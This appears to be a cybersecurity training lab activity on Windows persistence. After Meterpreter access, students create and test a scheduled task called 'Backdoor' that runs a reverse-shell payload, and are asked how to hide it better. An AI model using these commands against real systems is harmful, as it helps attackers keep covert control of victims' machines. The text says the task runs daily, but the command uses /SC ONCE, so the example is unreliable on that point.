Cybersecurity

Activity File

Activity File: Windows Persistence

Now that we have SYSTEM access over the machine, you'll establish persistence on it to ensure your SYSTEM access. This technique uses Task Scheduler, creating a scheduled task that will execute a custom Meterpreter payload.


- You will establish persistence on the Windows 10 machine by abusing Task Scheduler.
- This will allow your payload to be executed at a certain defined interval, ensuring you always have a reverse shell to the target.

⚠️ **Reminder:** Don't forget to save your findings, as you will add them to your Week 17 Homework!

Instructions

You will work off your Meterpreter session on the Windows 10 machine. If you do not have an active session on the WIN10 machine, refer to prior activities to obtain a Meterpreter shell.


1. In your Meterpreter session, drop into a `shell` session.
2. Create a scheduled task that will execute your payload every day at midnight.



```
C:\Windows\system32>schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
WARNING: Task may not run because /ST is earlier than current time.
SUCCESS: The scheduled task "Backdoor" has successfully been created.

C:\Windows\system32>
```

3. Test your scheduled task.



```
C:\Windows\system32>schtasks /run /tn Backdoor
schtasks /run /tn Backdoor
SUCCESS: Attempted to run the scheduled task "Backdoor".

C:\Windows\system32>
```

4. How could you improve this technique to make it more stealthy? Rename the task and payload.